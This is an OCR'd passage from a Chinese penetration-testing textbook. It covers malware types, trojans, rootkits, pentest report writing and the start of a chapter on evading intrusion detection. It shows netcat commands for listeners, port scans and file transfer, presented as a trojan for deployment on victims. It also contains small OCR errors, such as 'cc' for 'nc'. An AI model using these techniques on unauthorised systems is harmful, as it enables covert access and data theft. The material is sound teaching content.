


图9.7　一个宏病毒对话框

混合型病毒(Multipartite Virus)

这种类型的病毒特别令人讨厌，因为它同时使用多种方法进行传播。感染的方法可能多种多样，取决于应用程序、操作系统版本以及病毒作者期望的病毒运行方式。

多形病毒(Polymorphic Virus)

此类病毒的特征是在一段时间内反复重写自身。通过这种方式，病毒变得更难以检测，因为如果再次被捕获，它将看起来(和上次)不同。此类病毒中的一些更为先进的变种，甚至还会采用加密隐藏其行为。

常驻病毒(Resident Virus)

这种宽泛的病毒分类定义适用于任何运行后将自身加载到内存中，等待感染其目标文件的病毒。

Web脚本病毒(Web Scripting Virus)

许多网站执行复杂的代码以提供有趣的内容。当然，这些代码有时可被利用，使得病毒通过网站感染或操作计算机成为可能。

加密病毒(Encrypted Viruses)

这种类型的病毒包括配对的一个载荷和一个用于加密整个病毒包的加密引擎。病毒通过使用加密编程技术，使防病毒软件难以检测。

电子邮件病毒(Email Virus)

这是一种通过电子邮件传播的病毒。此类病毒会隐藏在电子邮件中，当收件人打开邮件时，病毒载荷将执行并造成破坏。

逻辑炸弹(Logic Bomb)

人们不认为逻辑炸弹是病毒，因为它们不会复制。它们甚至不是独立的程序，而是其他程序中伪装的部分。逻辑炸弹的目标是一旦满足某些条件，就破坏计算机上的数据。逻辑炸弹在执行之前检测不到，其后果可能是灾难性的。

9.6 启动蠕虫

今天当提及病毒话题时，往往也会涉及蠕虫。与其需要一个宿主程序开始其肮脏工作的近亲病毒不同，蠕虫只需要一个易受攻击的系统即可启动其自我复制过程。使问题更加严重的是，蠕虫可以自行复制，并利用网络的速度和便利性迅速传播。

一个常被提及的蠕虫是大约十年前的“Slammer”蠕虫。当该蠕虫活跃时，其传播是如此快速高效，以致造成广泛的停机和拒绝服务。尽管蠕虫爆发六个月前已经针对易受攻击的系统发布了补丁程序，但许多系统管理员未能及时应用该补丁。

9.7 启动间谍软件

接下来介绍的恶意软件类型称为间谍软件，它专门用于收集第三方的信息。这种类型的软件在后台运行，在用户的视线之外悄悄收集信息，并将信息发送给制造者。收集的内容可用于确定广告目标，盗用身份，谋取收入，篡改系统，还可以获取其他信息。此外，间谍软件可能只是攻击的第一波，用于帮助制造者了解更多关于目标的信息，开启后续攻击的门径。

此类恶意软件可以使用多种方法入侵系统，但本书在此只会重点介绍几种。

间谍软件有以下一些感染途径。

BT下载网站

“有所得必有所失”这句古老格言对于文件共享网络而言可谓恰如其分。虽然并不是每一个流行的BT和文件共享网站上的软件或文件都感染了某种恶意软件，但感染仍然比许多人想得更为普遍。

即时通讯(IM)

传统上，即时通讯软件的设计贯彻了开放的理念，而没有考虑任何实质形式的安全。虽然问题已有所改善，但发送恶意链接等信息仍然是可能的，从而仍然能够感染受害者。

电子邮件附件

电子邮件不仅是当今通信的重要手段，而且也已被确证是一种十分有效的散布各种恶意软件的机制。结合网络钓鱼攻击，嵌入恶意链接或将文件附加到电子邮件相当有效。

物理访问

如果攻击者获得对系统的物理访问，则很容易进行感染。插入闪存驱动器或插入硬件键盘记录器片刻即可完成。此类攻击可以通过在人流量大的区域散布USB设备诱饵实现，一个好奇的工作人员可能将其插入系统，查看其中的内容。

浏览器扩展程序

许多用户忘记或有意选择不在浏览器更新发布时立即进行更新，使得恶意软件更易于传播。

网站

许多网站使用了一种称为“路过即下载(drive-by downloading)”的技术，导致仅仅是访问某个网站就足以感染系统。此类攻击通常通过flash动画或各种脚本实现。

另一种引人注目的恶意软件传播机制来自硬件厂商本身。例如，在2015年初，联想被发现在其许多计算机上预装了一种名为SuperFish的恶意软件。这种恶意软件专门用于监视和学习用户的浏览习惯，然后专门针对用户的兴趣，展示内容。虽然这种恶意软件并非十

分有害，但应考虑到这一事实：该软件被发现拦截通信，从而破坏应当安全的连接的安全性。在软件被公之于众后，联想不得不坦白交代，承认软件的存在，并公布清除软件的指南。

在联想因SuperFish出现公关问题之后不久，戴尔电脑也遇到了类似的问题，在其硬件中有类似SuperFish的恶意软件。和联想一样，戴尔不得不处理在其系统上预装恶意软件的后果。

截至2016年初，两家公司均已受到或将面临来自被激怒的消费者和隐私权倡导者就SuperFish事件发起的诉讼。

9.8　植入木马

下面介绍一种可以在渗透测试中使用的工具：木马。那么什么是木马？ 简而言之，木马是一种采用伪装成其他软件的方式诱使受害者执行的软件，通常的伪装方式是将其封装在另一个作为载体的程序中。由于使用另一个程序作为载体，它依赖于所谓的社会工程，即利用人类行为的弱点，进行其感染活动。

在入侵系统后，木马的目标与病毒或蠕虫相似：获取和维护系统的控制权，或执行其他任务。

为什么要选择部署木马，而不是一个真实病毒或其他项目？主要原因是木马通常是隐蔽的，可以避过检测，再加上这样一个事实，即木马可以在幕后执行以其他方式执行时可能会更加明显的大量动作。

那么有何检测木马的方法？ 其中一种方法是判断木马是否正在通过开启与其他系统的连接，与之联系。可以通过使用netstat做到这一点。

练习9.2：使用netstat检测木马

该工具包含在Windows操作系统中，可用于执行多种任务——在此用于检测开放的通信端口。

按照以下步骤使用netstat:

(1) 打开一个命令提示符。

(2) 在命令行中，输入netstat -an。

(3) 观察输出结果。

在大多数系统上，可以看到一些开放和监听状态的端口，但类型和数量将取决于系统和正在运行的程序而有所不同。在实践中，应当分析结果，寻找任何可能不寻常、需要额外关注的现象。

练习9.3：使用TCPView查看实时通信

netstat是一个强大的工具，但其缺点之一是其并非实时，必须重新运行以获得当前的结果。但是，如果希望实时查看结果，可选择TCPView工具。

如果还没有TCPView，可以从www.microsoft.com免费下载。

要使用TCPView，请按照下列步骤操作：

(1) 在Windows中，运行tcpview.exe可执行文件。

(2) 观察GUI中的结果。

(3) 保持TCPView运行，打开Web浏览器，然后访问www.wiley.com。

(4) 在TCPView中，注意结果增加了新项目。

(5) 在浏览器中，请访问www.youtube.com(或其他视音频流媒体网站)，并播放一个视频或内容。

(6) 在TCPView中，观察项目如何随着端口的开启和关闭而改变。观察一两分钟，并注意显示如何更新。

(7) 关闭Web浏览器。

(8) 在TCPView中，观察某些连接和应用程序移除时显示如何更新。

使用TCPView时，可以将屏幕内容的快照保存到一个TXT文件。此功能非常有助于调查和后续的信息分析，并可能用于后续事件管理中。

9.8.1 使用netcat工作

接下来将介绍一个最为流行的用于网络管理，但在某些情况下也可以用作特洛伊木马的工具。netcat是一个作为网络分析工具编写的应用程序。它可使用任何期望的端口在两台机器之间打开TCP和UDP连接。如果需要或是其他方法无效，还可以将其用作类似于nmap的端口扫描工具。

此外，netcat可用于向远程系统开放一个连接。如果单独使用netcat，则可以有效地在系统上开启一个远程shell。但如果将netcat捆绑在另一个可执行文件中，则可以将其用作木马并将其传递给目标。

netcat只有一个可执行文件，可以配置为客户端或服务器运行，取决于具体的目标。通常，使用netcat的过程包括将其植入受害系统，然后使用客户端连接到系统，并向主机发出命令(可以通过制作一个木马或其他方法，将该软件部署到受害系统上实现)。也可以简单地通过纯粹的社会工程方法(如网络钓鱼)，将该软件植入受害系统上。

为了学习目的，在此假定netcat软件已存在于客户端中，并且可以随意访问“受害者”系统以随意安装和配置netcat软件。此外，还假定客户端和服务器都是基于Windows

的，尽管此处的命令(例如netcat)可以在Windows、Linux和Unix平台上运行。

要解放netcat的能力，首先要了解其语法及工作原理。首先，netcat的工作方式是通过打开与主机的一个TCP连接以与远程系统通信。这些与远程系统的连接可用于执行多种操作，但这些操作均始于应用一套易于理解的结构或语法，如下所示：

```
cc [选项] <主机地址 > <端口号>
```

该命令将以类似Telnet的方式，向由主机地址和端口号定义的远程系统发送请求。

和Telnet十分类似，netcat并不加密或采取其他操作保护其通信，因此可能对其进行窃听和检测。

如果需要更高的隐蔽级别，也可以建立到主机的UDP连接。要使用基于UDP的连接，只需要执行以下命令：

```
cc -u <host address> <port number>
```

了解这一基本语法后，即可使用netcat来执行先前进行过的操作，例如端口扫描。那么到底应当如何做？通过执行以下命令：

```
nc -z -v <主机地址 > 1-1000
```

该命令将扫描从1到1000的所有端口。-z选项使netcat不尝试连接，从而降低被检测的概率。最后，-v选项将netcat置于详情(verbose)模式，此模式可提供有关其正在执行的操作的更多信息。

输出将与下文类似：

```
nc: connect to zebes.com port 1 (tcp) failed: Connection refused
nc: connect to zebes.com port 2 (tcp) failed: Connection refused
nc: connect to zebes.com port 3 (tcp) failed: Connection refused
nc: connect to zebes.com port 4 (tcp) failed: Connection refused
nc: connect to zebes.com port 5 (tcp) failed: Connection refused
nc: connect to zebes.com port 6 (tcp) failed: Connection refused
nc: connect to zebes.com port 7 (tcp) failed: Connection refused
. . .
Connection to zebes.com 22 port [tcp/ssh] succeeded!
. . .
```

该扫描将提供大量信息，但扫描完成后，即可知道目标上打开或关闭了哪些端口。

现在设想将netcat作为木马部署到系统中。在受害者不知不觉地将该软件安装在他们的系统中后，即可使用这种技术扫描受害者自己网络中的其他主机。下文将介绍如何做到这一点。

返回的消息将发送到标准错误(standard error)。可将标准错误消息发送到标准输出，这样可便于过滤结果。

9.8.2 与netcat通信

netcat具备很多功能，例如在主机之间进行通信。可在客户机-服务器关系中连接netcat的两个实例并进行通信。

两台计算机中何为服务器何为客户端是在初始配置中设定的，然后即可进行通信。建立连接后，两点之间的双向通信是完全相同的。

要进行此类通信，必须执行几步操作。首先，需要定义客户端，可以通过执行以下命令来完成：

```
nc -l 4444
```

这将配置netcat侦听端口4444上的连接。

接下来，在第二台机器上通过执行以下命令，发起连接：

```
netcat zebes.com 4444
```

在客户端中，因为没有开启任何命令窗口，似乎并没有任何事情发生。但是，在连接成功时，将在系统上得到一个命令提示符，可以从中向远程主机发出命令。

完成消息传递后，只需要按Ctrl＋D即可关闭连接。

9.8.3 使用netcat发送文件

基于上面的例子，还可以完成更有用的任务。下面介绍如何将文件传输到远程主机，之后利用此功能可以很容易地构建一些更强大的攻击。因为建立了一个标准的TCP连接，可以通过该连接传输任何类型的信息——在这种情况下，传输一个文件。

为了实现这一点，必须首先选择连接的一端为侦听端。然而，在此并不是与上一个例子中一样，将信息打印到屏幕上，而是将所有信息直接存入一个文件中：

```
netcat -l 4444 > received_file
```

在第二台计算机上，通过输入以下内容创建一个简单的文本文件：

```
echo "Hello, this is a file" > original_file
```

现在即可使用此文件，作为下一步向监听计算机建立的netcat连接的输入。该文件将被传输到监听计算机，就像它是以交互方式输入的一样：

```
netcat zebes.com 4444 < original_file
```

可以在侦听连接的计算机上看到，其中现有一个名为received_file的新文件，文件中包含在另一台计算机上所输入的文件的内容：

```
Notepad received_file
Hello, this is a file
```

如你所见，通过使用netcat，可以很容易地利用此连接传输各种信息，包括整个目录的信息。

9.9　安装rootkit

rootkit是一种非常危险的恶意软件形式。这种类型的恶意软件从内核级植入到计算机中，可以提供远程访问、系统信息和数据信息、执行侦察行动、 安装软件以及执行许多其他任务，所有这些行为都不会向系统或用户暴露其存在。

rootkit最初出现于20世纪90年代，经过多年的演变，它已变得更加危险而恶性。事实上，现代版本的rootkit可以将其自身嵌入操作系统的内核，从而可以从根本上改变操作系统本身的行为。它们可以拦截来自操作系统(外延到应用程序)的请求，并用虚假信息响应。由于rootkit通常设计为从操作系统和系统日志隐藏其进程，因此难以检测和删除。

在理想情况下，采用本章别处所述的方法，例如木马程序，攻击者可以快速有效地将rootkit植入系统中。接收到恶意内容的用户可能会无意中激活rootkit并将其安装到系统中。安装过程可能非常快速而隐秘，不会显示任何危险信号。在其他情况下，仅仅是浏览Internet时访问受感染网站的行为就足以导致感染。

在安装了rootkit后，只要目标计算机联机，黑客即可秘密地与其通信，以触发任务或窃取信息。在其他情况下，rootkit可用于安装更多隐藏的程序，并在系统中建立“后门”。如果黑客想窃取信息，可以安装一个键盘记录程序。该程序将在在线和离线状态下，秘密记录受害者录入的所有内容，并在下一次有机会时，将结果提供给攻击者。

rootkit的其他恶意用途包括攻陷数百甚至数十万台计算机，形成一个称为僵尸网络(botnet)的远程“rootkit网络”。僵尸网络用于向其他计算机发动分布式拒绝服务(DDoS)攻击，发送垃圾邮件、病毒和木马。这项活动如果追溯到发件人，可能会导致执法者从并不知道其计算机已被用于非法目的的无辜机主手中没收计算机。

9.10　本章小结

恶意软件是一个用于泛指包括病毒、蠕虫、木马和逻辑炸弹以及广告软件和间谍软件的一系列软件的术语。这些恶意软件中的每一种都在多年造成了种种问题，其危害程度从引人烦恼到造成巨大破坏不等。总的来说，恶意软件发展十分迅速，具备了窃取密码、个人信息和盗用身份的能力，并用于无数其他犯罪中。

9.11 习题

(1) rootkit有何用途，为何其十分危险？

(2) 何为病毒？

(3) 木马通常是如何侵入系统的？

(4) 后门有何用途？

(5) 列举一些使用netcat的理由？

第10章

报　　告

只有文牍工作完成后，一项工作才算真正完成。对客户的网络和整体环境进行渗透测试的过程当然也是如此。在测试成功完成后，客户会期望获得一份包含有整个渗透测试的结果，以及对发现的缺陷的修补措施的报告。这一测试流程的重要环节是打包整理完成的所有任务和过程，提交给客户的高级员工和技术人员，同时记录在案以满足合规性和法律要求。

报告应描述渗透测试的成果，包括测试的目标、使用的方法、漏洞、对这些漏洞的成功利用、建议以及客户要求的其他相关和支持性文档。

本章将学习：

- 明确报告中应包括的内容
- 添加支持文档
- 确保报告中没有文字错误

10.1　报告测试参数

报告的第一部分应该是规划阶段或章节。本节用于介绍报告本身将处理和涉及的一些基本要点。在撰写报告时，渗透测试者将使用本部分作为报告其余部分的基础，同时向客户传达一些需要预先了解的要点。

该文档可能会从你和客户的最初交流和访谈中借鉴大量信息。实际上，文档的这一部分至少应该反映出与客户的初始对话的部分内容，以确定报告的其余部分的重点。

在实践中，这一阶段的主要重点是确定一套能够有效表达客户方公司联络点与渗透测试者之间的交流的文档规范，主要关注以下一些关键点：

- 目标(objectives)
- 受众(audience)
- 时间(time)
- 密级(classification)
- 分发(distribution)

这是规划阶段中最为基本的五点，接下来将一一详细阐述它们。

目标

目标部分是项目开始时规划阶段的一个重点。在此阶段中，渗透测试者将决定测试项目的具体目标以及需要记录的内容。

可将文档或报告的目标部分视为一份后续部分的执行纲要。该部分旨在帮助受众获得对该项目的宏观了解。目标部分提供了一份对项目、项目目标、项目的总体范围以及本报告如何帮助实现这些目标的简要概览。

受众

明确报告的受众是至关重要的，因为这样做可以有的放矢，确保合适的人读到报告，并且这些人员能够充分理解报告以利用其中的信息。阅读渗透测试报告的人员可能十分广泛，从首席信息安全官员到首席执行官(CEO)，以及客户组织内任意数量的技术和行政人员。对于报告的目标群体不仅应在撰写文档时考虑，还要在交付文档时考虑，以确保将结果交付到合适的人手中：可以充分利用该文档的人员。编写完报告后，至关重要的是确保报告按照一种本部分中明确的受众能够理解和利用其内容的方式进行建构。

时间

文档的该部分确定了测试的时间表。本节应包括测试的开始和结束时间。另外，如果不是全天候进行测试，还应包括一天中进行测试的具体时间。该时间描述将有助于确定测试达到了预期目标，并在理想的或能够最好地反映特定运营状况的条件下进行。

密级

由于渗透测试报告包含高度敏感的信息，例如安全缺陷、漏洞、认证和系统信息，应将报告的密级定为极其敏感。渗透测试者还应确保总是将报告交给客户所指定的负责人。

应在项目开始时与联系人讨论项目和报告的密级，以确保不将保密信息泄露给未经授权的人员。渗透测试者还应讨论如何在报告中记录保密信息。

在当今的环境中，由于便捷性且具备额外的安全手段，许多客户都选择以数字方式、而非传统的印刷品形式分发报告。如果客户需要数字格式报告，请确保使用诸如数字签名和加密等安全措施，以确保报告始终未被篡改并保密。

分发

报告的分发管理对于确保将报告在正确的时间内提交给授权人员起着重要的作用。

10.2 收集信息

在渗透测试过程中，完整地记录所执行的每项操作或任务及其动机和结果十分重要。当随着时间的推移，你的渗透测试技能、知识和经验得到提升时，就能更好地把握如何取

舍记录的项目。在你的经验更加丰富，知识更加渊博时，就有可能了解到一些可在不需要过度干扰或破坏工作的前提下，帮助记录工作步骤的第三方产品和实用程序。渗透测试者应至少保有对于以下操作的证明：

- 成功的漏洞利用
- 执行的漏洞利用
- 渗透测试过程中的基础设施失效

问题是如何维护这些信息并将其包含在报告中？以下是可以考虑的协议记录信息以将其纳入报告的方法：

截图

对成功和失败的漏洞利用、错误信息、邮件以及其他记录行动所需的结果进行截图。例如，在成功完成给定的漏洞利用之后，使用屏幕截图展示漏洞利用的结果，并防止漏洞利用不能复现的情况出现。显示错误信息和其他输出的屏幕截图也是有用的，因为可将它们展示给客户和技术人员或其他人员，以说明他们需要解决的具体问题。

日志记录

由于毫无疑问渗透测试过程中产生的很大一部分信息将被纳入各种系统中的各种应用程序的日志中，因此这些信息也应该包含在报告中。选择哪些日志记录纳入报告将取决于客户而千差万别，但可以预期文档中将包含一些日志。由于可能生成大量日志，因此可能会发现数字形式的报告在这方面比较便利。

脚本

在适当的情况下，可以选择纳入任何在渗透测试过程中所使用的脚本，脚本可以是自行编写的，也可以来自其他来源。 通常这样做是为了向技术人员或技术相关人员说明某些细节。

10.3 突出重要信息

每一份报告中都有关于该文档结构和格式的重要信息。在此章节中，将涵盖每个报告中均包含的除了实际测试数据之外的这些基本项目。

报告文件应具有以下结构：

- 报告封面页
- 报告属性
- 报告索引
- 行动纲要(executive summary)

- 发现问题的清单
- 发现问题的详情说明

应当做好花费大量时间编制该文档的准备。下面介绍其基本要点。

报告封面页

这是报告的第一页，提供有关该项目的基本信息。典型的封面应包括以下内容：

- 项目标题
- 客户名称
- 报告版本
- 作者信息
- 日期

报告属性

第二页提供参与项目人员的更多有关信息。本页面将提供以下信息：

- 客户信息
- 测试公司的信息
- 渗透测试者信息
- 有关参与项目的其他人的信息

报告索引

本节由目录和图片组成，以便于查阅报告内容：

- 目录中列出了主要主题标题及其页码。下级标题也将列出，但不必包括页码。
- 图目录列出了报告中使用的所有图像及其标题和页码。

行动纲要

“行动纲要”部分应在项目完成后编写，目的是简要说明渗透测试过程。本节专为高层员工而设计。它用简短的文字描述了测试中使用的方法、发现的重大问题和组织的安全级别。

- “项目目标”部分包括执行渗透测试的目标，以及测试如何帮助实现这些目标。
- “项目范围”部分通过清晰描述所执行渗透测试的边界，说明项目的许可和限制。该部分包括待测试目标系统的相关信息；基于预算和时间分配，选定的渗透测试的类型和深度；项目的限制(例如某些拒绝服务测试是禁止的，或者只能在工作时间开展渗透测试之类具体的限制)及其影响。
- “授权”部分提供有关进行渗透测试的许可的信息。在得到客户端和第三方服务提供商的适当书面授权之前，不得开始测试。该信息应在报告中记录。
- 所有渗透测试者所做的假定均应在报告中明确提及，因为这样做可以帮助客户理解测试过程中所采取行动的理由。渗透测试是一个侵入性的过程，因此描述清楚

每一个假定，能够保护渗透测试者。
- “时间表”部分使用时间术语说明渗透测试过程在时间上的生命周期。本节包括测试过程的持续时段，以及对目标进行测试的时间。由于本节明确声明所有的发现都是在所描述的时间段内得到的，在之后出现新漏洞时可以帮助渗透测试者(任何配置更改都不是渗透测试者的责任)。
- “渗透测试摘要”描述发现的重大和中等问题，给出一份简要的渗透测试过程技术概述。摘要应该只报告重要的发现，并在一个单句中描述。本节还介绍了渗透测试所用的方法学。

发现问题清单

在“发现问题清单”章节中，所有级别的发现都以表格形式记录，以提供可快速查阅的系统安全漏洞相关信息。问题清单可依据进行的测试进行划分。也就是说，如果针对Web应用程序、IT基础架构和移动应用程序进行了测试，则可以为每个被测环境制作单独的问题清单。如果进行了大规模的IT基础架构测试，那么可以制作一个仅包括高级和中级漏洞的较小问题清单，并将完整清单纳入对应章节中。

发现问题详情说明

“发现问题详情说明”章节包含了修复建议。该章节将由直接处理IT/信息安全和IT运营的人员阅读。所以，渗透测试者可以自由使用技术名词描述和漏洞相关的各种信息。该章节包括以下详细信息：
- 在“漏洞定义”一节中，通过提供有关漏洞的详细信息，给出所进行的漏洞利用操作的基础信息。说明信息应直接基于渗透测试者工作的环境。渗透测试者可以推荐一个附录和引用文献章节，用于收集更多信息。
- 在“脆弱性”一节中，渗透测试者应该通过重点描述环境，描述脆弱性的根本原因。例如，对于登录页面中存在SQL注入漏洞的情况，渗透测试者应指出用户名字段对某些类型的SQL注入攻击是脆弱的，并列出这些类型，而不是仅仅提供一个“登录页面易受SQL攻击”的粗略说法，并将问题留给客户。
- 在“概念验证”一节中，渗透测试者为所进行的漏洞利用操作给出概念验证。在大多数情况下，漏洞利用的截图或结果就足够了。例如，对于跨站脚本攻击，攻击向量和结果的屏幕截图就绰绰有余。
- “影响范围”说明某个可能的漏洞利用将导致的影响。漏洞利用的影响总是取决于后果的严重程度。例如，登录参数的反射式跨站脚本攻击，将比搜索参数的反射式跨站脚本攻击具有更高的影响。因此，基于渗透测试环境，分析和说明攻击的影响十分重要。
- “可能性”一节解释了漏洞利用的可能性。可能性总是取决于攻击的容易程度、公开性、可靠性和交互操作依赖程度。所谓交互操作依赖程度(interaction dependent)是指是否可在无任何人工干预和授权的情况下执行该攻击。例如，

Metasploit的任意代码执行攻击的可能性将高于提权攻击的可能性。

- “风险评估”一节根据脆弱性、威胁、影响和攻击的可能性确定最终风险级别。在风险评估之后，渗透测试者应通过标示风险等级，编写和创建一个对应的发现问题项。
- 在发现问题清单中指出一个漏洞，而未在“建议”章节中描述如何管理该漏洞，意味着安全评估工作只完成了一半。

在此过程结束时，应至少生成两份提交和/或展示给客户的报告。 其中一份报告应该在技术上更深入，针对那些主要关注风险缓解策略的员工。另一份报告则应不那么强调技术性，供高级管理人员查阅，用于商业目的和长期战略的制定。

客户可能会要求以数字形式交付报告，而不需要其他工作。客户也可能要求将正式的演示文稿交付给技术人员和管理人员。此外，客户可能会要求渗透测试者与技术人员合作，为发现的问题制定解决方案和策略。

10.4 添加支持文档

支持信息是所有有助于解释漏洞利用的信息，但对于漏洞利用的报告和修复信息不应直接依赖于该信息。

以下信息可以作为支持数据包含在报告中。

方法学

在本节中，列出测试中使用的方法学。例如，可以在此引用渗透测试执行标准(Penetration Testing Execution Standard， PTES)。

工具

在本节中列出测试中使用的所有工具。本章说明了用于该漏洞评估项目的资源量。

附录

报告的主要目的是展示渗透测试者进行的所有工作，以及破解客户的安全体系的成功程度。报告描述客户环境中的漏洞，以及他们应该采取的行动。但有时可能希望给出更为一般性和详细的解释——附录就是用于此目的。附录包含与漏洞利用相关的附加信息，但是这些说明并非必须阅读，且不应该直接基于测试环境。附录用于阐述额外而非必需的知识。读者可以决定是否要阅读该信息。例如，可以通过解释ACK/NULL/FIN和Xmas扫描，介绍有关端口扫描的更多详细信息，但漏洞修复措施不应基于此假定性信息。

参考

有时会发现难以演示某种攻击。在这种情况下，可以引用其他研究人员的工作作为参考。你的时间不是无限的，无法写出每一个细节，但可以通过引用参考信息，给出一个真实的漏洞利用场景。

术语表

渗透测试报告是一套完整的技术流程的成果，这套流程经常使用高度技术性的名词。为便于管理人员，应在报告末尾制作一份术语表，给所有术语下一个简单的定义。

10.5 实施质量保证

人非圣贤孰能无过，但客户可能不会理解这一点，而IT安全人员甚至不会理解那些微不足道的错误。所以在完成第一份报告之后——该报告基本上是一份草稿，因为它未经过质量保证流程——应该自行审查该报告，或者在理想的情况下，由工作团队中其他的成员进行审查。

技术质量保证可视为某种很短的渗透测试。在常规渗透测试中，可能发生各种问题，例如，渗透测试者忘记检查、误解，或是未能正确记录某些漏洞。技术质量保证就是针对这些可能问题，在技术上保证报告和项目的质量。

技术质量保证应确保渗透测试者已检查了每一个明显的攻击可能性。例如，测试人员针对某个登录页面，检查了XSS攻击、暴力破解，但忘记对SQL注入攻击、用户枚举和其他可能的攻击进行检查。 Web应用程序可能非常脆弱。另一个例子是测试者报告了一个Web信息泄露漏洞，但未报告使用了未修补的Web服务器。在技术质量保证阶段中，应确保在给定的评估时间允许的情况下，执行了每一种可能的渗透测试。

技术质量审查应确保渗透测试者没有误解任何漏洞，没有提出错误的观点。例如，测试人员收到SQL错误时，却报告了一个跨站脚本漏洞，可能是因为测试者误解了SQL注入攻击的可能性。

技术质量审查的另一个目标是确保报告的质量。你可能拥有各种类型的客户；其中一些可能拥有深厚的技术背景，而另一些可能是业界新手。因此应当顾及每一类受众，尽可能详尽地撰写一份解释性报告。报告通常应包括可能的攻击的定义、原因、证据、风险评估、解决方案和参考信息。所有这些要点均应使用简洁的语言进行详细的解释。

10.6 本章小结

在渗透测试工作完成后，客户将期望看到一份记录了进行的工作以及提出的建议的报告。该过程的重要环节是打包整理完成的所有任务和过程，提交给客户的高级员工和技术人员，保存文件副本以备合规性和法律用途。

报告应该介绍渗透测试过程的成果，包括测试的目标，使用的方法，漏洞，对这些漏洞的成功利用、建议以及客户要求的其他相关和支持性文档。

10.7 习题

1. 报告有何用途？
2. 为何渗透测试者应该花时间和精力提高写作能力？
3. 你会在报告中包含多少技术信息？
4. 列举一些客户在测试后需要报告的原因？
5. 为何报告需要使用某种格式？

第11章

应对安防和检测系统

到目前为止，本书已经介绍了诸多攻击，但并未非常关注某个特定目标的防御方。目标必然采取某种类型的防御措施，因此需要知道如何应对这些防御，并尽可能地规避或阻断对(攻击)行为的检测。被检测到意味着攻击可能被阻止或迟滞。

当前的网络采用了从防火墙，到反恶意软件，再到入侵检测系统的大量防御性设备。每类设备旨在解决一种或多种对系统的攻击或威胁。在许多情况下，(系统)将综合运用多个设备，形成一个更为完整有效的解决方案。

虽然这些设备是阻止攻击成功的障碍，但是只要应用了适当的思路和方法，就有可能战胜它们。本章将重点介绍这些安防系统及其应对方法。

本章将学习：

- 对比网络入侵检测系统(NIDS)与主机入侵检测系统(HIDS)
- 识别入侵的迹象
- 规避入侵检测系统(IDS)

11.1 检测入侵

入侵检测系统(IDS)与防盗报警器或烟雾探测器等应用或设备的作用相同：向系统所有者提供一种检测和警告潜在危险的手段。请谨记，IDS中的D代表检测，这正是该机制的预期功能——严格如此，不多不少。与许多其他设备不同，IDS是一种反应型设备，但这并不意味着它在系统的方案中作用不重要。

11.1.1 基于网络的入侵检测

IDS的其中一种是网络入侵检测系统(Network Intrusion Detection System，NIDS)，它是一种基于硬件或软件、用于监控网络流量的设备。(NIDS中的)传感器将分析网络中传输的数据包，以确定它们的特征是恶意的还是善意的。理想情况下，应将传感器放置在承载大部分流量的线路中。

实际上，NIDS在设计和部署位置两方面都属于网络的最初防线之一。当流量进入网

络时，NIDS将其与某个威胁数据集或流量模型进行比较，以查找其中存在的已知问题、特征数据或其他可能是实际攻击的活动。NIDS可以检测各种攻击，包括拒绝服务攻击、病毒、蠕虫和有害垃圾邮件以及许多其他类型的网络层次的威胁。当遇到恶意或可疑的活动时，(NIDS)通常会记录，并且可能会向负责监控(网络)环境的人员发送警报。一个部署在小型网络中的NIDS如图11.1所示。

